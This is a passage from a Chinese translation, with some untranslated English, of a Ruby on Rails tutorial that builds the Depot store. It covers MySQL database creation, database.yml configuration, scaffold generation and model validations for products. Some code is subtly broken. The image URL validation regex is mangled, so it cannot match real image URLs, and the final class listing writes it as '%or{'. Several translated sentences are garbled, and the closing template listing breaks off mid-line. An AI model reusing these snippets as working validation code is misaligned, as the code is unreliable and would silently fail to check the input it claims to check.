


Figure 5.2: Flow of Seller Pages

发货操作很单纯。它显示每个还没有发货的定单，一个定单一页。卖方可以选择跳过下一个，或可以为定单发货，通过使用适当的页信息。

The shipping function is clearly not going to survive long in the real world, but shipping is also one of those areas where reality is often stranger than you might think. Over specify it upfront, and we're likely to get it wrong. For now let's leave it as it is, confident that we can change it as the user gains experience using our application.

数据

最后我们需要知道的事是我们用来工作的数据。

注意我们没有使用单词如，计划或者分类。我们也没有谈到数据库，表，关键字等等。我们只是简单地谈数据。在开发这个舞台上，我们不知道我们会使用什么，有时候一个无格式文件可能比数据库更实用。

基于使用案例和流程，我们工作上用的数据似乎与图 5.3 类似。再一次用笔和纸画些草图。




Figure 5.3: Initial Guess at Application Data

数据图表上的工作引起些问题。当用户建立它们购物车时，我们需要有地方保存它添加的产品列表，所以我添加了一个购物车。但是购物车除了用于临时存放这个清单之外，它似乎还应该做些事情—我还想不到能用它在保存什么有意义的东西。为了能反映出这种不确定性，我放了一个问号在草图的购物车旁边。我假设这种不确定的东西会随着开发的深入得到解决。

高层数据也会带来应该放置什么信息到一个定单这样的问题。再一次，我选择先放下它—我们在开始显示给客户时重定义这个特性。

最生，你可能已经注意到，我们在商品项目数据中有重复的产品单价。这儿我想插一句，“开始时，要尽可能让它简单”。如果一个产品的单价更改了，那个单价的更改不应该反映到当前已打开定单的商品项目中来，所以每次产生的定单内的每个商品项目都需要反映产品的单价。

Again, at this point I'll double check with my customer that we're still on the right track. (当我画这些草图时，我们的客户与我座在同一间屋子里。)

5.3 开始编码

现在，可以做下来与客户做些初步的分析，我们准备开始开发了！我们将从我们原有的三张图开始工作。但是快速启动它们会是最好的机会—因为我们得到反馈时，它们可能会变得过时了。有趣的事，这种方式不会花费我们太长的时间—如果你不能花很少时间创建它们话，它很容易抛出别的东西来。

下一章，我们将基于我们现理解来开发应用程序。但是，在开始之前，我们必须回答一些问题，我们首先应该做什么？

我想与客户一同工作。在这种情况下，我们向她指出，我们现在很难开发出任何东西来，除非我们能知道系统中有什么基本的产品。所以我建议花些时间来找出最初的产品管理功能。

第六章 任务 A: 产品管理

2006 年 4 月 16 日更新

我们第一个开发任务是创建 web 接口来管理我们的产品信息—创建新产品，编辑现有品，删除不需要的产品，等等。我们将以最小的反复来开发这个应用程序，最小意味着“以分钟衡量”。现在开始吧！

6.1 循环 A1：让某些东西运行起来

我们开始创建一个新的 Rails 应用程序。在这儿做完我们的所有工作。下面，我们要创建个数据库来保存我们的信息（事实上，我们创建了三个数据库）。一旦地基打好了，我们就可以

- 1、创建保存产品信息的表。
- 2、配置我们的 Rails 以让它指向我们数据库，并
- 3、由 Rails 生成产品管理应用程序的最初版本。

创建 Rails 应用程序

回到 25 页，我们看看如何创建个新的 Rails 应用程序。进入命令行窗口，输入下面 rails 命令，在这个例子中，们的工程被称为 depot，所以输入：

```
work> rails depot
```

我们看到很多输出。当完成时，我们发现有个新目录，depot，被创建了。这就是我们开始工作的地方。

```
work> cd depot
work> ls
CHANGELOG app db log test
README components doc public vendor
Rakefile config lib script
```

创建数据库

对这个应用程序，我们将使用开源的 MySQL 数据库服务（如果你使用随后的代码，那么你也需要它）。我们实际上创建了三个数据库：

- 1、depot_development 将是我们的开发者数据库。我们程序的工作就在这儿完成。
- 2、depot_test 是测试数据库。它被认为暂时的。
- 3、depot_production 是产品数据库。当放到线上时，我们应用程序将使用它。

我们使用 mysql 的命令行客户端来创建我们数据库，但如果你有更合适的工具如 phpmyadmin 或者 CocoaMySQL，那么使用它。

```
depot> mysql -u root -p  
Enter password: *****  
Welcome to the MySQL monitor. Commands end with ; or g.  
mysql> create database depot_development;  
mysql> create database depot_test;  
mysql> create database depot_production;  
mysql> grant all on depot_development.* to 'dave'@'localhost';  
mysql> grant all on depot_test.* to 'dave'@'localhost';  
mysql> grant all on depot_production.* to 'prod'@'localhost'  
identified by 'wibble';  
mysql> exit
```

创建产品表

回到 47 页的图 5.3，我们勾出了产品表基本内容。现在让我们进行实操。这儿 MySQL 内的用于创建产品表的 DDL 语言。

```
drop table if exists products;  
create table products (  
    id int not null auto_increment,  
    title varchar(100) not null,  
    description text not null,  
    image_url varchar(200) not null,  
    price decimal(10, 2) not null,  
    primary key (id)  
) ;
```

我们的表包括产品的 title, description, image, 和 price，就像我们草图中一样。我们也可以添加些新内容：id。它用于给出表内每行的唯一键，允许其它表引用产品。缺省地，Rails 假设它处理的每个表都有它自己的主键，一个叫 id 的整数列。[注意，大小写是很重要的。如果你使用一个过时的 GUI 工具插入列名为 Id，你会有麻烦的。]在内部，Rails 使用这个列的值来保持对它从数据库加载数据的跟踪，并将数据与不同的表连接起来。你可以重新定义这个系统的名字，但除非你使用 Rails 的逻辑计划来工作，它不会让你修改，我们推荐你只使用名字 id。

可以很好地为产品表使用 DDL，但是我们应该把它存在哪儿？我坚信把 DDL 保存在应用程序的数据库是最好的，所以我总是用文本文件创建它。对于一个 Rails 应用程序来说，我调用创建的`.sql` 文件，并把它放到我的应用程序的`db` 子目录内。这让我使用 mysql 客户端来运行 DDL，并在开发者数据库内创建表。再说一次，如果你喜欢的话，你可以自由地使用 GUI 或基于 web 的工具。

```
depot> mysql -u depot_development <db/create.sql
```

配置应用程序

在很多脚本语言的 Web 应用程序中，如何连接数据库的信息被直接地植入到代码中——你可以发现对`connect()`方法的调用，传递主机和数据库名字，随后是用户名和口令。这是危险的，因为口令信息会被放在 web 可访问目录的一个文件中。一个小的服务配置错误可能会将你的口令显露给全世界。

将连接信息植入到代码中也很不灵活。一旦你想使用开发者数据库做你的 hack away。那么当你下次想运行同样代码时要再次测试数据库。最后，你会想配置它到发布的产品中。每次你切换目标数据库时，你必须编辑连接调用。程序规则会说，你将丢失口令，在切换应用程序到发布的产品中时。

聪明的开发者在代码外部保存连接信息。时候你可能想使用一些仓库来保存它（Java 开发者通常使用 JNDI 来查看连接参数）。这对一般的 web 应用程序来说还显笨重，所以 Rails 简单地使用一个文本文件。你将在`config/database.yml` 中找到它[.yml 是 YAML 名字的一部分，YAML 不是 Markup 语言。它只是在文本文件（不是 XML）内简单存储结构信息。最新的 Ruby 版本内建了对 YAML 的支持。]

如图 6.1 所示，`database.yml` 有三个部分，分别是`development`，`test` 和 `production` 数据库。使用编辑器修改每个字段以与我们创建的数据库相匹配。注意，在新的`database.yml` 文件中我们让`development` 和 `test` 环境下的`username` 字段为空。这是很方便的，因为它意味着不同的开发者将分别使用自己的`username` 来连接。但是，我们应该报告一些与 MySQL 相关的东西，数据库驱动程序，和操作系统，并让这些字段为空，这样 Rails 会试着以`root` 身份连接数据库。如在 Access 数据库中没有`'root' @ 'localhost.localdomain'` 用户，你会得到一个错误，此时在这两个字段放置明确的`username`。

```

development:
  adapter: mysql
  database: rails_development
  host: localhost
  username: root
  password:

test:
  adapter: mysql
  database: rails_test
  host: localhost
  username: root
  password:

production:
  adapter: mysql
  database: rails_production
  host: localhost
  username: root
  password:

Original File

```



```

development:
  adapter: mysql
  database: depot_development
  host: localhost
  username: <blank>
  password:

test:
  adapter: mysql
  database: depot_test
  host: localhost
  username: <blank>
  password:

production:
  adapter: mysql
  database: depot_production
  host: localhost
  username: prod
  password: wibble

New File

```

Figure 6.1: Configure the database.yml File

创建维护应用程序

现在，所有工作都做完了。我们将 Depot 应用程序设置成一个 Rails 工程。我们已经创建了数据库和产品表。并且我们配置了我们程序对数据库表的连接。现在写维护应用程序。

depot> ruby script/generate scaffold Product Admin

```

dependency model
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/product.rb
create test/unit/product_test.rb
::
create app/views/admin/show.rhtml
create app/views/admin/new.rhtml
create app/views/admin/edit.rhtml
create app/views/admin/_form.rhtml

```

现在这还不是最难的，是吗？[除非，或许你运行在 OS X 10.4 上。它似乎去掉了 Ruby 标准的 MySQL 库。如果更新“支架”前你看到错误信息，那么试着为你的“模型”(Product) 创建一个表，就可以了，这是因为 Ruby(还有 Rails)不能进入数据库造成的。要修正 Apple 的错误安装，你需要重新安装 Ruby 的 MySQL 库，这意味着你要回到 21 页，运行脚本来修复 Ruby 安装，然后重新安装 mysql gem。][一些读者也说得到这样的错误，客户端不支持由服


务端发出的签定协议请求；可考虑升级 MySQL 客户端。这可能是由于 MySQL 安装版本和用于访问它的库不兼容造成的，可按照 <http://dev.mysql.com/doc/mysql/en/old-client.html> 的说明来解决。并可用 MySQL 命令如设置口令的'some_user'@'some_host' = OLD_PASSWORD('newpwd')。]

这个命令写了一个基本的维护应用程序。Product 参数告诉此命令我们需要的“模型”的名字，并且 Admin 参数指出了“控制器”的名字。现在让我们试试新应用程序。首先，我们要启动本地的支持 Rails 的 WEBrick Web 服务。

```
depot> ruby script/server
```

```
=> Rails application started on http://0.0.0.0:3000  
[2005-02-08 12:08:40] INFO WEBrick 1.3.1  
[2005-02-08 12:08:40] INFO ruby 1.8.2 (2004-12-30) [powerpc-darwin7.7.0]  
[2005-02-08 12:08:40] INFO WEBrick::HTTPServer#start: pid=20261 port=3000
```

就像我们在第四章做的 demo 应用程序一样，这个命令启动了一个本地主机的 Web 服务，端口是 3000。[有时当你试着运行 WEBrick 时，你可能会得到一个错误，说地址已经在使用。这说明你在本机上已经有了一个 Rails WEBrick 服务。如果你在按本书的例子来做，就可以是第四章的 Hello,World! 应用程序。先关闭它，然后按 Ctr-C 杀掉服务。]让我们连接它。记住我们在浏览器给出的 URL 包含了端口号(3000)和小写(admin)的“控制器”名字。



很好，它显示给我们产品列表，但是那儿没有任何产品。让我们补上一些，单击 New product 连接，会出现图 6.2 样的表单来显示我们应该填充的。单击 Create 按钮，你应该看到列表内的新品(图 6.3)。或许界面不是很好，但它可以工作，并且我可以显示它给我们的客户来确认。它们可能按下其它连接(如图 6.4 中的查看细节，编辑现有产品等等)。我们解释说这只是第一步—我们知道程序是正确的，但我们想早些得到它们的反馈信息。

Rails 的“支架”(Scaffolds)

在这个简短的实现中我们隐藏了些细节，所以让我们花些时间来看看更详细的一步。Rails “支架”是为管理一个“模型”而自动创建的一个框架。当我们运行“生成器”时，我们告诉它我们需要一个“支架”来生成一个特殊的“模型”（由“支架”创建的），并且我们需要通过给定的“控制器”（也是由“支架”创建的）来访问它。

在 Rails 中，“模型”被自动地映射到使用“模型”的类的名字的复数形式的数据库表。在我们例子中，我们要求一个名为 Product 的“模型”，所以 Rails 将它与叫 products 的表关联起来。Rails 是如何找到那个表的呢？当我们在 config/database.yml 中设置 development 条目时，就已经告诉 Rails 在哪儿找数据库的表了。当我们启动应用程序时，“模型”检查数据库内的表，处理它要列，然后创建数据库表和 Ruby 对象间的映射。

The screenshot shows a web browser window titled "Admin: new" with the URL "http://localhost:3000/admin/new". The page displays a "New" form for adding a product. The form fields are:

- Title**: Pragmatic Project Automation
- Description**: A rip-roaring, thigh-slapping read. I laughed, I cried, and then I laughed some more. A must-have book for anyone writing web applications.
- Image url**: /images/sk_auto_small.jpg
- Price**: 29.95

At the bottom of the form are two buttons: "Create" and "Back".

Figure 6.2: Adding a New Product

Admin: list

<http://localhost:3000/admin/list>

Listing products

Title	Description	Image url	Price	
Pragmatic Project Automation	A rip-roaring, thigh-slapping read. I laughed, I cried, and then I laughed some more. A must-have book for anyone writing web applications.	/images/sk_auto_small.jpg	29.95	Show Edit Destroy
New product				

Figure 6.3: We Just Added Our First Product

Admin: list

<http://localhost:3000/admin/list>

Listing products

Title	Description	Image url	Price
Pragmatic Project Automation	A rip-roaring, thigh-slapping read. I laughed, I cried, and then I laughed some more. A must-have book for anyone writing web applications.	/images/sk_auto_small.jpg	29.95
New product			

Admin: show

<http://localhost:3000/admin/show>

Title: Pragmatic Project Automation

Description: A rip-roaring, thigh-slapping read. I laughed, I cried, and then I laughed some more. A must-have book for anyone writing web applications.

Image url: /images/sk_auto_small.jpg

Price: 29.95

[Edit](#) | [Back](#)

Admin: edit

<http://localhost:3000/admin/edit/1>

Editing product

Title
Pragmatic Project Automation

Description
A rip-roaring, thigh-slapping read. I laughed, I cried, and then I laughed some more. A must-have book for anyone writing web applications.

Image url
/images/sk_auto_small.jpg

Price
29.95

[Edit](#)

[Show](#) | [Back](#)

Figure 6.4: Showing Details and Editing

这就是为什么 New products 表单已经带有知道的 title, description, image 和 price 字段—因为它们在数据库表中，它们已经被添加到了“模型”中。通过“支架”表单“生成器”可以向“模型”要求有关这些字段的信息，然后就使用它找到的字段来创建个合适的 HTML 表单。

2006 年 4 月 16 日更新

“控制器”处理来自浏览器的“请求”。一个应用程序可以有多个“控制器”。对于我们的Depot应用程序来说，我们最终会有二个“控制器”，一个用于处理卖方的站点管理，另一用于处理买方。我们在Admin“控制器”内创建产品维护的“支架”，这就是为什么在URL内admin是它的第一个路径部分。

这个工具生成的Rails“支架”使用Ruby代码来组装你的应用程序目录树。如果你检查它，你会现有个完整的应用程序构架—其内已经放置了Ruby代码；这些都是源代码，而不是简单地对一些标准库的调用。对我们来说，这是个好消息，因为它意味着我们可以修改“支架”内产生的代码。“支架”是一个应用程序的起点，而不应用程序的终点。

David说. . .

我们能更换所有的“支架”吗？

大多数是这样的。“支架”不是应用程序开发的目的。它只是在我们构建应用程序时提供支持。当你设计出产品的列表该如何工作时，你依赖于“支架”“生成器”产生创建，更新，和删除的行为。然后在保留这个“动作”时你要替换由“生成器”生成的行为。有时候当你需要一个快速接口时，并且你并不在乎界面的丑陋，“支架”就足够用了。不要指望“支架”能满足你程序的所有需要。

6.2 循环 A2：添加被遗漏的列

我们展示基于“支架”的代码给们的客户，并解释这还很粗糙。它们会很高兴这么快就看到一些东西可以工作了。当客户试用一会之后，它会注意到我们最初的讨论中有些东西被遗漏了。查看显示在浏览器窗口内的产品信息，很明显需要我们添加个日期列—过期的产品不应该给消费者。

这就意味着们要添加一列到数据库表中，并且我们还要确保不同的管理页面都要被更新并支持这个新列。

一些开发者(和DBA)可能会这样做：

```
alter table products  
  add column date_available datetime;
```

相反，我倾向于维护一个我最初用来创建的，包含DDL的文本文件。这样我会有历史记录，并在一个单个文件包含我需要重新创建的所有命令。所以让们选择文件db/create.sql，并添加date_available列。

```
drop table if exists products;  
create table products (  
  id int not null auto_increment,  
  ...);
```

```
    title varchar(100) not null,  
    description text not null,  
    image_url varchar(200) not null,  
    price decimal(10, 2) not null,  
    date_available datetime not null,  
    primary key (id)  
);
```

当我第一次创建这个文件时，我添加一个 drop 表命令在它的顶端。现在这允许我们在命令行创建一个新(空的)计划实例。

```
depot> mysql depot_development <db/create.sql
```

很明显，这种方式只对现有数据库内的表没重要数据才可行。在开发期间这没问题，但在发行产品中我们需要更小心些。一旦一个应用程序被发行，我们会移走我们数据库计划脚本。

即使在这期间，这也是个痛苦，因为我们需要重新输入我们测试数据。通常我在开发期间若输入了些数据的话，我会从数据库中转储它们，然后在我每次执行计划时再重新加载它们。

计划已经更改了，所以我们“支架”代码就变得过时了。因为我还没有修改这些代码，所以可以安全地重新产生它。注意当“生成器”脚本覆写一个文件时，它会提示我们。我们输入指令 a 来允许它覆写所有文件。

```
depot> ruby script/generate scaffold Product Admin  
dependency model  
exists app/models/  
exists test/unit/  
exists test/fixtures/  
skip app/models/product.rb  
skip test/unit/product_test.rb  
skip test/fixtures/products.yml  
exists app/controllers/  
exists app/helpers/  
exists app/views/admin  
exists test/functional/  
overwrite app/controllers/admin_controller.rb? [Ynaq] a
```

```
forcing scaffold  
force app/controllers/admin_controller.rb  
force test/functional/admin_controller_test.rb  
force app/helpers/admin_helper.rb  
force app/views/layouts/admin.rhtml  
force public/stylesheets/scaffold.css  
force app/views/admin/list.rhtml  
force app/views/admin/show.rhtml  
force app/views/admin/new.rhtml  
force app/views/admin/edit.rhtml  
create app/views/admin/_form.rhtml
```

刷新浏览器，并创建个新产品，你会看到像图 6.5 样的东西。(如果不一样的话，可能“生成器”还在等着你输入 a)现在我们有了 date 字段，这是反馈信息的功劳。




Figure 6.5: New Product Page After Adding Date Column

6.3 循环 A3: 确认!

经过两次的反复，我们的客户注意到，如果它输入一个无效的单价，或者忘记设置产品的描述信息，应用程序会接受这些并添加到数据库中。丢失产品的描述信息还只是个麻烦，但是单价若为零元则要损失金钱，所以客户要求我们添加对应用程序的确认工作。如果产品的文本字段为空，或一个无效图片的 URL，或无效的单价，它们则不应该被存到数据库中。

但是，我们把确认放在哪里呢？

“模型”层是代码与数据库之间的守护者。我们的应用程序访问数据库时没做任何事，或者将数据存回到数据库时也没有通过“模型”。那么就把所有的确认工作放在这里；不管数据的流向如何都不会有问题。如果在写到数据库之前，“模型”检查它，就可以阻止损坏的数据到数据库中。

让我们看看“模型”类的源代码(在 app/models/product.rb 内)。

```
class Product < ActiveRecord::Base  
end
```

这什么也没有？当然，所有重体力活(数据库映射，创建，更新，搜索，等等)都被父类(ActiveRecord::Base，Rails 的一部分)完成了。由于继承的关系，我们的 Product 类自然地继承了所有功能。

添加我们的确认应该很容易。让我们通过确认所有写到数据库内文本字段开始。我们只是添加一些代码到现有的“模型”内。

```
class Product < ActiveRecord::Base  
  validates_presence_of :title, :description, :image_url  
end
```

validates_presence_of()方法是个标准的 Rails 确认器。它检查给定的字段，或设置字段，以及它们内容是否为空。图 6.6 显示了如果你试着提交一个没有填充完字段的产品时，会发生什么事。给人印象是：有错误的字段被高亮度显示，然后错误被总结出来放到顶部的表单内。没有用于错误的代码。你也可能注意到，在编辑完 product.rb 文件后你并没有重启应用程序来测试你的修改—在开发模式中，Rails 会注意到被修改的文件并重新加载它到应用程序中。这是促进开发的重大生产力。




Figure 6.6: Validating That Fields Are Present

现在我们想确认单价是否是有效的正整数。我们分两步解决这个问题。首先，我们使用 `validates_numericality_of()` 方法来确认单价是否是有效的数字。

validates_numericality_of :price

现在如果我们用无效的单价添加产品时，就会出现相应的消息。[MySQL 给 Rails 足够的元数据使它知道单价包含了数字，所以 Rails 转换它到一个浮点值。对于其它数据库，这个值可能是字符串支持的，所以在用于比较之前，你需要使用 `Float(price)` 来转换它。]

1 error prohibited this product from being saved

There were problems with the following fields:

- Price isn't a valid number

接着我们要检查它是否大于零。在我们的“模型”类中，我们可写个方法 validate()来做这件事。Rails 在保存我们产品的实例之前会自动地调用这个方法。所以我们可以用它检查字段的效性。我们将这个方法设置为 protected，因为它不应该从“模型”的上下文环境的外部被调用。

```
protected  
def validate  
  errors.add(:price, "should be positive") unless price.nil? || price > 0.0  
end
```

如果单价小于或等于零，validation 方法使用 errors.add(...)来记录这个错误。这样做会阻止 Rails 写入错误数据到数据库中。它也显示了友好的信息给用户。传递给 errors.add()的第一个参数是字段的名字，第二个参数是消息的内容。注意，我们只检查了单价的设置。如果没有这些额外的设置我们就不能比较 nil 与 0.0，并且会引发一个异常。

用于确认的另外两件事是：首先我们想确保每个产品有个唯一的标题。在“模型”的 Product 内有行代码可完成这件事。唯一性确认使用个简单的检查来确保，products 表内没有与我们要保存的这个产品同名的行。

validates_uniqueness_of :title

最后，我们需要确认输入的图像 URL 的有效性。我们使用 validates_format_of()方法来做，它用正则表达式来匹配一个字段。现在我们只检查 URL 的 http:开始部分，以及是否以.gif, .jpg 或.png 结尾。[稍后，我们或许想修改这个形式以让用户从一个有效的 images 列表中选择一个，但是们还想保持对一些有恶意的人提供数据的确认。]

```
validates_format_of :image_url,  
  :with => %r{^http:.(gif|jpg|png)$}i,  
  :message => "must be a URL for a GIF, JPG, or PNG image"
```

到现在，我们已经添加了这些用于检查的确认

- 1、字段 title, description, 和 image URL 是否为空。
- 2、price 是否是大于零的有效数字。
- 3、title 是否是唯一名字。
- 4、image URL 看起来是否合理。

这是“模型”内的 Product 类更新后的完整列表。

```
class Product < ActiveRecord::Base  
  validates_presence_of :title, :description, :image_url  
  validates_numericality_of :price  
  validates_uniqueness_of :title  
  validates_format_of :image_url,
```

```

:with => %or{^http:.(gif|jpg|png)$}i,
:message => "must be a URL for a GIF, JPG, or PNG image"

protected

def validate

  errors.add(:price, "should be positive") unless price.nil? || price > 0.0

end

end

```

在接近尾声时，我们要求我们客户在用次应用程序，它很高兴。它只看了几分钟，但简单的确认动作会让产品管理页面感觉很牢固了。

6.4 循环 A4：完善清单

我们客户有个最后要求(客户总是会有所谓的最后要求的)。产品的清单太丑陋了。我们可以让它看起来更好一些？我们可以用 imageURL 来显示产品的图像吗？

2006 年 4 月 16 日更新

目录 app/views/admin/list.rhtml 的这个文件显示当前 products 表内的产品。由“支架”“生成器”生成的源代码看起来像下面这样。

```

<h1>Listing products</h1>

<table>

<tr>
  <% for column in Product.content_columns %>
    <th><%= column.human_name %></th>
  <% end %>
</tr>

<% for product in @products %>
<tr>
  <% for column in Product.content_columns %>
    <td><%= h product.send(column.name) %></td>
  <% end %>
    <td><%= link_to 'Show', :action => 'show', :id => product %></td>
    <td><%= link_to 'Edit', :action => 'edit', :id => product %></td>
    <td><%= link_to 'Destroy', {:action => 'destroy', :id => product},
      :confirm => "Are you sure?" %></td>
</tr>

```

```

<% end %>
</table>
<%= if @product_pages.current.previous
link_to "Previous page", { :page => @product_pages.current.previous }>
